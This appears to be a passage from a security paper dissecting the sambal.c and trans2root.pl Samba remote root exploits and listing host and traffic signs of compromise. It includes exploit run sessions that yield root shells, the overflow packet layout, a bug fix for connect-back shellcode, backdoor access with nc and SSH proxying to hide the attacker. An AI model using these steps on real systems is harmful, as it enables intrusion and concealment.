


Figure 3b; Logic Flow for Brute Force Return Address Search




Figure 3c; Logic Flow for Using a Single Specified Return Address

The main program begins on line 1,025. This function is very long and difficult to read. It handles all of the logic for command parsing, scanning, brute force and non brute force modes, and more. It would have been nice of the author to break this up into reasonable sub-functions, but perhaps his goal was not to provide an educational experience.

The main routine begins with some very commonplace command line argument parsing. Notice lines 1,079-1,082, which contain a bug. These lines are used during the processing of the command line option that tells sambal.c what IP address to use for the connect-back shellcode. This code prevents valid IP addresses from being used as connect-back points if they contain a zero-byte. For example, the address 192.168.0.52 would be caught and treated as invalid, causing the program to terminate.

A worse bug appears right after that on lines 1,084 through 1,091. This is where the author mistyped or miscalculated the offset of the IP address in the connect-back shellcode. The added comments in the source explain how to fix this.

Other than these two bugs, the command line parsing is not very interesting, and ends at line 1,160.

The program then determines whether to enter scanning mode. In scanning mode, it enters an infinite loop (beginning on line 1,174). The scan loop either chooses a random /24 block of IP addresses, or else increments a predefined value depending on preferences read from the command-line. A sub-loop is then used to iterate over the IP addresses in the /24 block, using a limited number of child processes to accelerate the work. (The details of the method for controlling the child processes is documented in the annotated source.)

In scanning mode, each child process calls the `is_samba()` function, passing it the IP address of a target host, to determine whether the target is running Samba, Windows, or nothing. The `is_samba()` function sends a NetBIOS node status query to UDP port 137 of the target host, then reads the first six bytes of the statistics section from the response (see section 3.2.1.3). The `is_samba()` function returns a status indicating whether these bytes appeared to come from Samba (all zeroes), from a non-Samba server (non-zeroes), or could not be read.

If instead of the scan mode, an exploit mode was selected on the command line, the main program bypasses the scanning code and picks up at line 1245. From here there are two major paths the program can take: use a shellcode with a specified return address, or conduct a "brute force" search for a return address that works.

When working with a specific return address, the program supports using the default back door shellcode, or overriding that default with connect-back shellcode (lines 1,268-1,286).

When conducting a brute force search, connect-back is not supported. This is because sambal.c does not have any logic for determining when a connect-back exploit succeeds. Unlike trans2root.pl, sambal.c does not attempt to listen on the connect-back port and thus has no automatic way to determine when the search should terminate. If a user selects both brute force mode and connect-back mode, the connect-back option will be silently ignored.

Brute force exploit mode uses a process forking loop (lines 1,450-1,561) similar to the one in the scanning mode to run a limited number of child processes, each of which attempts to exploit the target host with a different return address then connect to the back door port, 45295. Whenever a child succeeds in connecting to the backdoor port (regardless of whether it was that child's attempt that succeeded), it sends a SIGUSR1 to the parent process and exits. A signal handler in the parent process will then re-connect to the back door and present a remote shell to the user.

Both the brute force mode and the non-brute force exploit modes invoke the same routines to launch attacks: first they invoke `start_session()`, then either `exploit_normal()` or `exploit_openbsd32()` depending on the target type option from the command line.

The `start_session()` function (lines 792-893) creates a connection to TCP port 139, and sends an SMB Session Setup message, generating an anonymous SMB session. Then it sends a Tree Connect request to access a resource named `ipc$`. (This is a special resource which exists on all Samba servers, and is accessible to anonymous users.) Once `start_session()` has done it's job, the server is ready to be exploited.

The exploit_normal() function (lines 895-966) then constructs 3,999 byte message containing the information shown in Table 6.

Offset	Contents
0	NetBIOS header
4	SMB header
32	Some necessary SMB trans2 related data
91	1,005 NOOP instructions
1096	0xEB70 (`jmp` 0x70 bytes ahead)
1098	Many copies of the return address
1194	96 NOOP instructions
1800	Shellcode
1800+sizeof(shellcode)	NOOP instructions and zero bytes

Table 6; Malicious Packet Constructed by `exploit_normal()`

The message is then sent over the network. If the return address was good, then EIP will end up pointing to one of the NOOP areas. If the EIP lands in the first NOOP area, the 0xEB70 is executed as a jmp instruction that causes code execution to skip over the copies of the return address, ensuring execution of Shellcode.




Figure 4; Protocol Sequence for Trans2 Exploits

4.2 Using the exploits

4.2.1 Using trans2root.pl

Unlike sambal.c, trans2root.pl does not include scanning capability. However, nmap handily fills this need:

```
$ nmap -sT -p 137,139 -O 192.168.0.51

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on kid.localdomain (192.168.0.51):
(The 1 port scanned but not shown below is in state: closed)
Port       State       Service
139/tcp    open        netbios-ssn
Remote operating system guess: Linux Kernel 2.4.0 - 2.5.20
Uptime 0.318 days (since Thu Aug 21 20:47:19 2003)

Nmap run completed -- 1 IP address (1 host up) scanned in 5 seconds
$
```

The nmap tool does not do application-level testing like sambal.c. Nevertheless, here it identifies a Linux host with the NetBIOS Session Service running, which is more than likely to be Samba.

The -sT option tells nmap to perform a full TCP connect scan; -p 137,139 indicates two ports to be scanned; -O tells nmap to attempt to identify the target's operating system. Notice that TCP port 137 is included in the scan, even though NetBIOS does not use TCP port 137. TCP port 137 is likely to be closed on any system. The OS fingerprinting feature of nmap works best when there are data from at least one open and one closed ports on a target.

Using the trans2root.pl program itself is straightforward. As a Perl program, it requires no compilation. The external modules on which it depends are standard modules included with Perl itself. The following sample session demonstrates use of trans2root.pl to attack a host with IP address 192.168.0.51 from a host with IP address 192.168.0.52.

```
$ ./trans2root.pl -M B -t linx86 -H 192.168.0.52 -h 192.168.0.51
[*] Using target type: linx86
[*] Listener started on port 1981
[*] Starting brute force mode...
[*] Return Address: 0xbfffffff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffffdff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffffbff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff9ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff7ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff5ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff3ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbffff1ff[*] Sending Exploit Buffer...
[*] Return Address: 0xbfffefff[*] Sending Exploit Buffer...
[*] Return Address: 0xbfffedff
[*] Starting Shell 192.168.0.51:32771

--=[ Welcome to kid.localdomain (uid=0(root) gid=0(root) groups=99(nobody)
)
pwd
/tmp
id
uid=0(root) gid=0(root) groups=99(nobody)
```

The command line shown applies the `-M B` option to invoke the brute force search feature. The `-t` option specifies the type of remote host to be attacked. The `-H` and `-h` options are used to give the addresses of the local host and victim host, respectively.

The trans2root.pl exploit allows the local host's IP address to be specified on the command line, providing an interesting capability. Instead of using the real IP address of the local host, a user could specify the address of a different host, which would have an IP tunnel ready to proxy TC connections on port 1981 back to the real local host. Creating such a tunnel is easy. For example, using the tunnel feature of SSH:

```
# On the trans2root.pl attack host:
$ ssh -R 1982:localhost:1981 proxy.host.net \
  "ssh -g -L 1981:localhost:1982 localhost"
```

This command creates a TCP tunnel from port 1981 on the proxy host to port 1982 on the proxy host, and from port 1982 on the proxy host to port 1981 on the attack host. The reason two tunnels are needed instead of one is the OpenSSH software with which this was tested does not allow remote forwarded ports to bind to external IP addresses. However, the `-g` option does allow locally forwarded ports to do so.

The upshot of all this is that connect-back attacks can be carried out from behind a firewall, since no inbound connection to the attacker is really needed. This is desirable for two reasons: (1) firewalls may help provide a degree of anonymity, and (2) connect-back attacks don't leave a back door wide open on the victim host.

Taking this one step further, adding a tunnel the other way through a proxy host, relaying connections on TCP port 139 to the victim, would allow the entire attack to be proxied, leaving no sign of the attacker's real IP address on the victim host.

4.2.2 Using sambal.c

The sambal.c exploit must be compiled. An executable file named sambal may be created with the gcc command:

```
$ gcc -o sambal sambal.c
```

The following shows sambal being used to scan a network for SMB hosts:

```
$ ./sambal -S 192.168.0
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
---------------------------------------------------------------
+ Scan mode.
+ [192.168.0.51] Samba
+ [192.168.0.100] Windows
```

The option `-S 192.168.0` tells sambal to scan IP addresses sequentially beginning with 192.168.0.1. Caution is advised when using this scan mode: regardless of the starting address, sambal will continue to scan until it reaches IP address 254.254.254.254. Thus, even a scan intended to probe only a private network can easily get out of hand. Because of this, use of sambal for authorized vulnerability scanning is not recommended. Instead, nmap should be used as demonstrated in the previous section.

Once a target host is selected, sambal may be used to attempt to exploit it. For example:

```
$ ./sambal -b 0 192.168.0.51
samba-2.2.8 < remote root exploit by eSDee (www.netric.org|be)
----------------------------------------------------------------
+ Bruteforce mode. (Linux)
+ Host is running samba.
+ Worked!
----------------------------------------------------------------
```

```
*** JE MOET JE MUIL HOUWE
Linux kid.localdomain 2.4.20-18.8 #1 Thu May 29 08:57:39 EDT 2003 i686
athlon i386 GNU/Linux
uid=0(root) gid=0(root) groups=99(nobody)
```

The `-b 0` option above tells sambal to engage brute-force search mode and assume that the remote host runs Linux. The choice of Linux determines the starting point of the search. Different return addresses will be tried until one is found that causes the exploit code to execute. If a `-v` option is added to the above command, sambal prints each return address as it is tried.

In this example, sambal succeeded in creating an unprotected back door shell and connecting to it, as indicated by the output of the `id` command. Once reaching this point, sambal allows the user to interact with the remote shell on its standard input. The back door will remain open even after sambal exits. It may be accessed on port 45295 using netcat:

```
$ nc 192.168.0.51 45295
id
uid=0(root) gid=0(root) groups=99(nobody)
```

In addition to brute-force search, sambal provides a one-shot mode that works with a return address specified on the command line. In testing, this was not very effective because the necessary return address depends on runtime factors when samba is started.

Sambal also provides an option for working as connect-back exploit instead of a back door one. However, the connect-back functionality will not work unless a bug in the code is corrected as detailed in section 4.1.2.3. But even when it is fixed connect-back mode is not effective because it works only with one-shot mode.

4.3 Sample Data from Test Runs

Here are some key pieces of information from a vulnerable Samba server, prior to being exploited:

4.3.1 Key Information on an Unexploited Samba Host

For comparison, it is useful to study some information collected from a Samba host before it is subjected to the exploit.

If the version of Samba's smbd program indicates that it is lower than 2.2.8a, it is probably vulnerable. For example:

```
$ smbd -V
Version 2.2.5
$
```

Indicates a vulnerable server.

Prior to the buffer overflow being triggered, there should not be any instances of the string, "internal error" in Samba's smbd.log file:

```
$ grep -i 'internal error' /var/log/samba/smbd.log  | wc -l
      0
```

Running netstat should show ports open for legitimate services only. For example, on a Linux system with no connections and no services other than Samba, netstat produces:

```
$ netstat -atun
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN
udp        0      0 192.168.0.51:137        0.0.0.0:*
udp        0      0 0.0.0.0:137             0.0.0.0:*
udp        0      0 192.168.0.51:138        0.0.0.0:*
udp        0      0 0.0.0.0:138             0.0.0.0:*
$
```

The netstat `-atun` options tell netstat to display all TCP and UDP sockets including listening ones, without resolving IP addresses and port numbers. Note: Netstat options tend to vary between implementations. On a non-Linux host, the command above is likely to require small changes.

The ps command can be combined with grep to investigate whether Samba is running any unusual processes. For example, on an unexploited Linux system, Samba's processes will usually all be named "nmbd" or "smbd":

```
$ ps -eo 'pid ppid uid gid args' | grep ' [sn]mbd'
24650     1     0     0 smbd -D
24654     1     0     0 nmbd -D
$ ps -eo 'pid ppid uid gid args' | grep 24650
24650     1     0     0 smbd -D
$ ps -eo 'pid ppid uid gid args' | grep 24654
24654     1     0     0 nmbd -D
$
```

The first ps and grep command identifies instances of Samba and shows the process ID of each. The next two commands use those ID's to check for any other processes that might be children of smbd or nmbd. In the example, there are no unusual processes to witness.

4.3.2 The Victim After an Attack

The exploits tend to generate a lot of noise in Samba's logs, caused by incorrect guesses of the shellcode's return address resulting in a crashed process. After a successful attack, "internal error" can be expected to show up:

```
$ grep -i 'internal error' /var/log/samba/smbd.log  | wc -l
     32
```

This grep command does a case-insensitive search for the string "internal error", and pipes matching lines to "wc -l" to be counted. 32 matches were found, compared to none before the exploit was executed.

The output of netstat has also changed:

```
$ netstat -antu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp        0      0 0.0.0.0:139            0.0.0.0:*              LISTEN
tcp        0      0 0.0.0.0:45295          0.0.0.0:*              LISTEN
tcp        0      0 192.168.0.51:45295     192.168.0.52:32941     ESTABLISHED
tcp     1900      0 192.168.0.51:139       192.168.0.52:32937     CLOSE_WAIT
udp        0      0 127.0.0.1:32768        0.0.0.0:*
udp        0      0 192.168.0.51:137       0.0.0.0:*
udp        0      0 0.0.0.0:137            0.0.0.0:*
udp        0      0 192.168.0.51:138       0.0.0.0:*
udp        0      0 0.0.0.0:138            0.0.0.0:*
```

Notice the extra sockets on TCP port 45295 and UDP port 32768. The high UDP port is probably a port that would have been used by Samba when serving requests for the `ipc$` share. The TCP port is the back door port. Notice also a port in state CLOSE_WAIT. This is a tell-tale sign of sambal.c. CLOSE_WAIT is the state reported by netstat when the remote side of a TCP connection has closed, but the local side has not yet called `close(2)` on it. Because the shellcode from sambal.c hijacks the samba process that held this connection, the connection is never closed. It will remain in CLOSED_WAIT state until the shellcode exits, which could be a long time.

Using the ps command to re-inventory Samba's child processes also exposes suspicious activity:

```
# ps -eo 'pid ppid uid gid args' | grep ' [ns]mbd'
24650     1     0     0 smbd -D
24654     1     0     0 nmbd -D
29625 24650     0    99 smbd -D
# ps -eo 'pid ppid uid gid args' | grep 24650
24650     1     0     0 smbd -D
29625 24650     0    99 smbd -D
# ps -eo 'pid ppid uid gid args' | grep 24654
24654     1     0     0 nmbd -D
# ps -eo 'pid ppid uid gid args' | grep 29625
29625 24650     0    99 smbd -D
29628 29625     0     0 /bin//sh
```

This reveals a child process of samba that is running the command, `/bin//sh`. This should obviously never happen under normal circumstances.

4.3.3 Traffic Analysis

In the test runs documented here, attacks were launched against a host with IP address 192.168.0.51, from a host with IP address 192.168.0.52. The sambal.c exploit was used to first launch a scan, then an attack with brute-force search and back door shellcode options selected. Using the following tcpdump command on the victim host, packets from the probe and attack were captured for analysis:

```
$ tcpdump -w <filename> -s 0 -i eth0 ip
```

The `-w <filename>` option saves packets to a named file. Packets from sambal.c's scan mode and exploit mode were captured to separate files. The `-s 0` option prevents tcpdump from truncating captured packets. The `-i eth0` option tells tcpdump to capture traffic from the network interface named eth0. The `ip` argument causes non-IP traffic to be ignored by tcpdump. (This last was helpful to filter out unrelated ARP and IPX traffic on the test LAN due to an old, noisy print server.)

Using the traffic analysis tool, ethereal, the captured packets can be inspected in detail. Figures 5a and 5b show an ethereal session with packets from sambal.c's scan mode. The first part of the probe is an NetBIOS node status query (Figure 5a).




Figure 5a; Scan Packet Using an NBSTAT Query

